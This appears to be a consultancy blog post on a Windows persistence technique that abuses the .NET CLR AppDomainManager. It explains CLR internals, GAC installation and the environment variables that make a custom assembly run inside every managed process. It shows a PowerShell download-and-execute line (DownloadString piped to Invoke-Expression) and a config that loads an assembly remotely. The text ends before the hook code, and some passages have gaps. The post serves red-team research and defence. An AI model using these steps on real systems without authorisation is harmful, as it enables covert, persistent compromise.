

Common Language Runtime Hook for Persistence

This blog post explains how it is possible to execute arbitrary code and maintain access to a Microsoft Windows system by leveraging the Common Language Runtime application domain manager.

By Paul Laine

Security Consultant, Assurance

22 AUG 2019

📌 [Tools \(/Blog/Category/Tools\)](#), [Security Assessment And Testing \(/Blog/Category/Security-Assessment\)](#)

During scenario-based assessments or digital-based Red Team assessments, gaining initial access to the internal network of an organisation is challenging, requires time, and effort. Therefore, losing this initial access or entry into a network could be detrimental to the success of an attack.

To address this, there are multiple persistence techniques that can be used. These techniques ensure that losing access is only temporary and can be regained after a specific amount of time or after a specific action is executed. The importance of being able to maintain reliable access to targeted endpoints is what motivated this research.

This blog post explains how it is possible to execute arbitrary code and maintain access to a Microsoft Windows system by leveraging the Common Language Runtime application domain manager.

Throughout this post you will be introduced to:

- Basic .Net internals knowledge (e.g. Common Language Runtime, Global Assembly Cache);
- Basics of PowerShell scripting; and
- Basics of C# programming

It should be noted that the research that resulted in this blog post were inspired by C# code published by Casey Smith (@subTee) on GitHub Thursday 25th July (<https://gist.github.com/caseysmithrc/4bb34d28fa9d4071596cf2417fee5e37>)

.Net Overview

It is necessary to be familiar with the basics of .Net internals before being able to fully understand this persistence technique. For this reason, the following sections provide a groundwork to aid in understanding the basics.

.Net is a development platform released by Microsoft in February 2002 and supports three languages: C#, F#, and Visual Basic .Net (VB.NET).

C# 1.0 was first released in January 2002 and is now one of the most popular and most used .Net languages. This a high-level object-oriented programming language that is primarily used to develop thick client applications, web applications and mobile applications (Xamarin).

F# 1.x was released in May 2005 and is a strong-type functional language used for scientific and data analysis.

Finally, VB.NET, the first version of which was released in 2002, is based on Visual Basic 7.0, and used for developing desktop applications.

The reason .Net became so popular over the years is because it offers multiple interesting features, such as:

| Feature | Description |
|-----------------------------|---|
| Automatic memory management | The Garbage Collection (GC) automatically de-allocates allocated memory used by .Net applications. The GC also ensures that only allocated memory can be accessed, which ensures memory safety. |
| Use of unmanaged resources | Resources that are not maintained by .Net are called unmanaged resources. .Net applications can use those unmanaged resources through a managed Type (e.g. MemoryStream, CryptoStream, UnmanagedMemoryStream, etc ...) |
| Type safety | Every object of a Type has defined methods and properties, with different accessibility levels (e.g. private, public, protected, internal, protected internal, private internal). .Net ensures type safety by throwing run-time or compilation-time exceptions when trying to access non-defined or non-accessible methods or properties. |
| Delegates and lambdas | Used to pass methods as parameters of other methods, a delegate is a Type that represents references to methods with parameter and return type. |

| Feature | Description |
|-----------------------------------|--|
| Generics | A class can leverage generics to allow the programmer to specify a Type while constructing the class. For example, a Type that implements a generic data structure is List which can be used to construct a strong-typed list of strings List or integers List |
| Asynchronous programming | Through the async and await keywords in C# it is fairly easy to write I/O-bound and CPU-bound asynchronous code, which drastically helps to improve the execution time and performance of applications. |
| Language Integration Query (LINQ) | Projection operations used to modify the shape of an object can be challenging. Regardless of the data (e.g. in-memory object, SQL database or XML document), LINQ can be used to operate (e.g. Select, Where, ToList(IEnumerable)) in those objects. |
| Interoperability | Operating systems offer Application Programming Interfaces (API) that can be leveraged to access the hardware of operating system-managed functions and information. .Net offers multiple ways to call the system's API. Moreover, on Windows, interoperability allows the use of Component Object Model (COM) components. |
| Unsafe code | Accessing native memory is necessary in order to manipulate chunks of memory (e.g. API calls, pointers, algorithms). It is possible to use unsafe keywords in C# to execute unsafe code. |

Please note that further information about the above can be found in the following Microsoft documentation [1].

Over the years, different implementations of .Net were born, however, there are only four main implementations of .Net:

| Name | Description |
|----------------|--|
| .Net Framework | This is the original implementation of .Net from back in 2002. This implementation is only available for Windows systems and is used to develop applications for web, Windows, Windows Phone, Windows Server, and Azure. |

| Name | Description |
|----------------------------------|---|
| .Net Core | This is an open-source and cross-platform implementation of .Net, which is mostly used to build device, cloud, and Internet of Things (IoT) applications. |
| Mono | Mono is an open-source and cross-platform implementation of .Net based on the .Net Framework that originally, was developed to use .Net Framework applications on Unix systems. Now Mono is mostly used by Xamarin for Android, iOS, tvOS and watchOS applications. |
| Universal Windows Platform (UWP) | This last implementation tends to be used for developing modern IoT, mobile, tablets, phablets or Xbox applications. |

Further information about the .Net implementation can be found in the following Microsoft documentation [2].

All implementations share two things; the .Net Standard, and one or more runtimes. The .Net standard is a set of APIs that every .Net Base Class Library implements. This API ensures the uniformity of any .Net implementation and therefore allows cross-implementation libraries. The different runtimes, which are execution environments of managed applications, are for example: Common Language Runtime (CLR) for the .Net Framework; Core CLR for .Net Core; .Net Native for UWP and the Mono runtime for Mono-based applications.

.Net is a broad topic and contains a lot of interesting subjects; however, the remaining post will focus on the CLR.


Common Language Runtime

Net Framework-based applications use a common runtime, which is an environment in which the code is executed, named the Common Language Runtime (CLR). When .Net Framework-based applications are compiled, the source code, in C#, F# or VB.Net, is compiled into a file that can be a Dynamic Data Library (DLL) or a Portable executable (PE) file. Moreover, the output of the compilation contains Microsoft Intermediate Language (MSIL) code and metadata rather than native code.

Metadata describes types, members, and references used by the application. The CLR uses metadata during runtime to ensure that applications have everything they need (e.g. load assemblies, allocate memory, generate native code) and to set runtime context boundaries.

The MSIL code, also known as Common Intermediate Language (CIL) is consumed by the CLR in conjunction with metadata to generate the native machine code that will be executed by the CPU.

The below diagram summarises the above paragraphs:



It is possible to get the MSIL code of .exe, .dll, .obj, .lib, and .winmd files by using the Intermediate Language disassembler (ILDASM) binary. Note that this binary is available from the Windows Software Development Kit (SDK).

For example, the following C# can be compiled into a file named Tool.exe and then analysed with Ildasm.exe:

```
using System;

namespace Tools {
    class Program {
        static void Main(string[] args) {
            Console.WriteLine("Hook my Common Language Runtime");
        }
    }
}
```

The screenshot below shows the MSIL code of the Main method extracted from the above C# compiled code though Ildasm.exe.

```

C:\Users\...source\repos\Tools\Tools\bin\Debug\Tools.exe - IL DASM
File View Help
C:\Users\...source\repos\Tools\Tools\bin\Debug\Tools.exe
  MANIFEST
  Tools
    Tools.Program
      .class private auto ansi beforefieldinit
      .ctor : void()
      Main : void(string[])

Tools.Program:Main : void(string[])
Find Find Next
.method private hidebysig static void Main(string[] args) cil managed
{
  .entrypoint
  // Code size      13 (0xd)
  .maxstack 8
  IL_0000: nop
  IL_0001: ldstr      "Hook by Common Language Runtime"
  IL_0006: call       void [mscorlib]System.Console::WriteLine(string)
  IL_000b: nop
  IL_000c: ret
} // end of method Program::Main

```

It should be noted that any .Net application that uses the CLR is considered a managed application. Code that can be consumed by the CLR is also considered as managed code. The main advantage of managed applications is that they benefit from CLR's services and functionalities, such as:

- Cross-language integration
- Cross-language exception handling
- Enhanced security
- Versioning and deploying support
- Simplified model for component interaction
- Debugging and profiling services

In the above list, one of the most interesting features is the cross-language integration. Indeed, any managed application can load and use any managed library, regardless of the language used to develop the library.

Beside the aforementioned, a crucial query remains; how does Windows use the CLR to execute applications? In fact, Windows uses runtime hosts, such as Microsoft Internet Explorer, APS.Net or Windows shell to execute managed applications. These runtime hosts are processes that load the CLR's DLLs into their process space.

The main DLL used by the CLR is 'mscorlib.dll', which stands for Multilanguage Standard Common Object Runtime Library (MS COR LIB). However, there are many other DLLs used by the CLR and they are all prefixed by 'mscorlib'. Consequently, it is possible to list all the DLLs used by the CLR on a system by listing all the DLLs name that start with 'mscorlib'.


The following PowerShell cmdlet will go through the 'C:\Windows\Microsoft.Net\Framework' folder, which contains .Net Framework DLLs and filters the name with 'mscorlib'.

- Each application domain's code has a set of granted permissions, which can differ from other application domains
- Every application domain has their own non domain-neutral assembly list and can load/unload assemblies as desired.

It should be noted that accessing code or resources from one application domain to another is possible; however, a proxy is required. Further information about application domains can be found in the following Microsoft documentation [3].

Every application domain has one type of application domain manager and an application domain manager can have X number of application domains. An application domain manager is the `System.AppDomainManager` class and is responsible for the creation and customization of newly created application domains. In total, this class exposes four properties and six methods that can be overridden in order to modify the default CLR behaviour.

The following screenshot shows the properties and methods of the `System.AppDomainManager` class.



```

1  Assembly mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
4
5  using ...
11
12 namespace System {
13     public class AppDomainManager : MarshalByRefObject {
23         public AppDomainManager();
27
28         public AppDomainManagerInitializationOptions InitializationFlags { get; set; }
36         public virtual ApplicationActivator ApplicationActivator { get; }
44         public virtual HostSecurityManager HostSecurityManager { get; }
52         public virtual HostExecutionContextManager HostExecutionContextManager { get; }
60         public virtual Assembly EntryAssembly { get; }
67
68         protected static AppDomain CreateDomainHelper(string friendlyName, Evidence securityInfo, AppDomainSetup appDomainInfo);
91         public virtual bool CheckSecuritySettings(SecurityState state);
104        public virtual AppDomain CreateDomain(string friendlyName, Evidence securityInfo, AppDomainSetup appDomainInfo);
123        public virtual void InitializeNewDomain(AppDomainSetup appDomainInfo);
132    }
133

```

Properties and methods marked as virtual can be overridden and therefore implemented in a custom assembly in order to modify a new application domain prior to execution of any managed code.

The following table describe the properties and methods that can be overridden based on Microsoft's documentation (<https://docs.microsoft.com/en-us/dotnet/api/system.appdomainmanager?view=netframework-4.8#examples>):

| Name | Method or Property | Description |
|------|--------------------|-------------|
|------|--------------------|-------------|

| Name | Method or Property | Description |
|-------------------------------------|--------------------|---|
| ApplicationActivator | Property | Gets the application activator that handles the activation of add-ins and manifest-based applications for the domain. |
| HostSecurityManager | Property | Gets the host security manager that participates in security decisions for the application domain. |
| HostExecutionContextManagerProperty | | Gets the host execution context manager that manages the flow of the execution context. |
| EntryAssembly | Property | Gets the entry assembly for an application. |
| CreateDomainHelper | Method | Provides a helper method to create an application domain. |
| CheckSecuritySettings | Method | Indicates whether the specified operation is allowed in the application domain. |
| CreateDomain | Method | Returns a new or existing application domain. |
| InitializeNewDomain | Method | Initialises the new application domain. |

Furthermore, because `System.AppDomainManager` class inherits from `System.MarshalByRefObject`, the following methods can also be overridden:

| Name | Method or Property | Description |
|---------------------------------|--------------------|--|
| ApplicationActivator | Property | Gets the application activator that handles the activation of add-ins and manifest-based applications for the domain. |
| CreateObjRef | Method | Creates an object that contains all the relevant information required to generate a proxy used to communicate with a remote object |
| InitializeLifetimeServiceMethod | | Obtains a lifetime service object to control the lifetime policy for this instance. |

Methods and properties that can be overridden are now known; however, it is not yet clear how to change the default application domain manager used by the CLR.

To address this, both "APPDOMAIN_MANAGER_ASM" and "APPDOMAIN_MANAGER_TYPE" environment variables must be set. They respectively represent the full name of the custom assembly that inherits from `System.AppDomainManager` and that override the methods and properties, and, the type name of the Type that the custom assembly use to implement the `System.AppDomainManager` class.

Finally, due to the fact the application domain manager can modify the security decisions of the CLR, the custom assembly needs to be fully trusted and therefore must be a strong-name assembly and must be installed into the Global Assembly Cache (GAC).

Assembly and Global Assembly Cache

As mentioned, the strong-name assembly that implements the `System.AppDomainManager` must be installed into the GAC; however, a lot of questions remain:


- What's an assembly?
- What's the Global Assembly Cache (GAC)?
- Why and how can a strong-name assembly be installed into the GAC?

For the .Net Framework, an assembly is a unit and each assembly can contain MSIL code, Types, resources and a manifest. All this data can be grouped in to one single file (e.g. `assembly.dll`) or split into multiple files (e.g. `assembly.dll`, `assembly.dll.manifest` and `picture.png`). It should be noted that only the manifest is required for this.

Single-File Assembly



Multiple-File Assembly



The manifest contains all information used to describe the assembly; i.e. the assembly name (e.g. Context.CLRHooking), version (e.g. 1.0.0.0), culture (e.g. neutral), strong-name information, the list of all files in the assembly, Type reference information and information on referenced assemblies. The combination of the name, version, culture and strong-name represents the identity of the assembly.

A strong-name assembly is nothing more than an assembly that was signed with a strong-name key (SNK) file, which uses public-key encryption and provides a unique identity to the assembly.

Assemblies can be designed to be used by one application or can be shared between multiple applications. In this case, the Global Assembly Cache (GAC) comes into play. The GAC stores any assemblies that are meant to be shared system wide.

In modern systems like Windows 10 or Windows Server 2019 there are two GAC, one located at "C:\Windows\assembly\" for applications that use the .Net Framework prior to version 4.0 and one located at "C:\Windows\Microsoft.NET\assembly\" for applications that use .Net Framework 4.0 and onwards.


There are two normal ways to install assemblies into the GAC;

- When installing an application, the Microsoft installer will automatically install into the GAC any assemblies that needs to be in the GAC; or
- By using the GAC tool "gacutil.exe" from the Windows Software Development Kit (SDK).

Because it is unlikely that targeted systems have the Windows SDK installed and because it is not convenient to install an application, another solution should be adopted. It should be noted that administrative privileges are required in order to install a strong-name assembly into the GAC, regardless of the technique used.

A manual installation is possible; however, that requires understanding of how the GAC stores assemblies.

The root folder of the GAC contains three folders. 'GAC_32', which contains 32bits assemblies, 'GAC_64', which contains 64bits assemblies and 'GAC_MSIL', which contains assemblies that target any platform.



```

Administrator: Windows PowerShell
PS C:\Users\Context>
PS C:\Users\Context> Get-ChildItem C:\Windows\Microsoft.NET\assembly\

Directory: C:\Windows\Microsoft.NET\assembly


Mode                LastWriteTime         Length Name
----                -
d-r---            13/08/2019   10:52         GAC_32
d-r---            30/09/2017   15:43         GAC_64
d-r---            13/08/2019   10:21         GAC_MSIL

PS C:\Users\Context>

```

If the strong-name assembly is installed into the 'AC_MSIL' folder both 32bit and 64bit runtime hosts will be able to use it.

By analysing a strong-name assembly already installed into the GAC the full name and the .Net Framework version used by the strong-name assembly can be found. The 'LoadFrom' static method from the 'System.Reflection.Assembly' is used to load and store an assembly into a variable. From this variable, both 'FullName' and 'ImageRuntimeVersion' properties can be accessed.



```

Administrator: Windows PowerShell
PS C:\Users\Context>
PS C:\Users\Context> $name = "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Accessibility\v4.0.0.0_b03f5f7f11d50a3a\Accessibility.dll"
PS C:\Users\Context>
PS C:\Users\Context> $assembly = [System.Reflection.Assembly]::LoadFrom($name)
PS C:\Users\Context>
PS C:\Users\Context> $assembly.FullName
Accessibility, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
PS C:\Users\Context>
PS C:\Users\Context> $assembly.ImageRuntimeVersion
v4.0.30319
PS C:\Users\Context>

```

The full name of the assembly is 'Accessibility, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a' and the .Net Framework version is 'v4.0.30319'. The assembly is located under: 'Accessibility\v4.0_4.0.0.0__ b03f5f7f11d50a3a'.

Based on the above, it is possible to conclude that when installing an assembly into the GAC with either a Microsoft installer or the GAC tool, they first create a folder named from the name of the assembly under "GAC_32", "GAC_64" or "GAC_MSIL", based on the platform that the assembly was compiled for. Then, a subdirectory is created, and the name of the directory is based on the identity of the assembly.


Format is as follows:

- "v" character + the major version of the .Net Framework version + "_" character;
- The version of the assembly + "_" character;
- The culture if not neutral + "_" character; and
- The assembly strong name

For example, if a strong-name assembly full name is "Context.Hook, Version=0.0.0.0, Culture=en, PublicKeyToken=343c81d3defacaa9" and the runtime version is "v4.0.30319", the assembly should in theory be located under:

"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Context.Hook\v4.0_0.0.0.0_en_343c81d3defacaa9\"

To automate the installation of an assembly into the GAC, the following PowerShell script can be used: <https://gitlab.com/snippets/1878274> (<https://gitlab.com/snippets/1878274>)



```

Select Administrator: Windows PowerShell
PS C:\Windows\system32>
PS C:\Windows\system32> [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12
PS C:\Windows\system32> $Script = (New-Object System.Net.WebClient).DownloadString("https://gitlab.com/snippets/1878274/raw")
PS C:\Windows\system32> Invoke-Expression $Script
PS C:\Windows\system32>
PS C:\Windows\system32> Install-AssemblyIntoGAC -Location C:\Users\Context\Desktop\Context.CLRHooking.dll
[*] Install strong-name assembly into GAC

[*] .Net Framework < 4.0 path: C:\Windows\assembly\GAC_MSIL\Context.CLRHooking\
[*] .Net Framework >= 4.0 path: C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Context.CLRHooking\

[*] .Net Framework < 4.0 folder: C:\Windows\assembly\GAC_MSIL\Context.CLRHooking\v4.0_0.0.0.0_b2be75e4296d77ad\
[*] .Net Framework >= 4.0 folder: C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Context.CLRHooking\v4.0_0.0.0.0_b2be75e4296d77ad\

[*] COMPLUS_Version= v4.0.30319
[*] APPDOMAIN_MANAGER_ASM= Context.CLRHooking, Version=0.0.0.0, Culture=neutral, PublicKeyToken=b2be75e4296d77ad
[*] APPDOMAIN_MANAGER_TYPE= Context.CLRHooking
PS C:\Windows\system32>
  
```

Finally, the reason why assemblies need to be installed into the GAC is they need to be fully trusted but also because the runtime host has a specific way to locate and bind assemblies onto the system.

In fact, there are four steps performed by the CLR. Firstly, the CLR examines the application configuration file, the publisher policy file and the machine configuration file in order to locate assemblies and dependences that must be loaded. Secondly, the CLR checks whether an

assembly has already been loaded by the runtime host or the application domain. If already loaded, the CLR uses the previously loaded assembly. Thirdly, if a strong-name assembly is requested, the CLR searches the strong-name assembly in the GAC. Finally, if the assembly is not a strong-name assembly or was not found in the GAC, the CLR will probe the application base.

The following directories are probed by the CLR if the strong-name assembly does not reference a culture (i.e. neutral):

```
[application base] / [assembly name].dll  
[application base] / [assembly name] / [assembly name].dll
```

If a culture is referenced (e.g. en, en-GB, fr-FR), the following folders will be probed by the CLR:

```
[application base] / [culture] / [assembly name].dll  
[application base] / [culture] / [assembly name] / [assembly name].dll
```

It should be noted that if, while examining the application configuration file, during step 1, a 'codeBase' element is found, the CLR will first check the location provided before probing the application base.

For example, the following application configuration file can be used to load a strong-name assembly over HTTPS:

```
<configuration>  
  <runtime>  
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">  
      <dependentAssembly>  
        <assemblyIdentity name="Context.CLRHooking" publicKeyToken="343c81d3defacaa9" culture= <codeBase version="1.0.0.0" href="https://www.contextis.com/Context.CLRHooking.dll"/>  
      </dependentAssembly>  
    </assemblyBinding>  
  </runtime>  
</configuration>
```



Further information can be found in the following official Microsoft documentation [4].

Wrapping Everything Up

At this point, we should be able to understand how, as an attacker, it is possible to gain persistence on a Microsoft Windows system by leveraging the CLR.

To summarise:

- Runtime hosts always create a default application domain
- The default application domain manager can be overridden with a custom strong-name assembly that implements the `System.AppDomainManager` class
- The custom strong-name assembly must be installed into the GAC
- The `APPDOMAIN_MANAGER_ASM`, `APPDOMAIN_MANAGER_TYPE`, `COMPLUS_Version` environment variables must be set

Consequently, if a strong-name assembly that implements the `System.AppDomainManager` class is installed into the GAC and if the aforementioned environment variables are set as system environment variables, any newly created application domain will execute the code within the strong-name assembly.

According to the above, a strong-name assembly needs to be built. The following C# code can be used as an example:

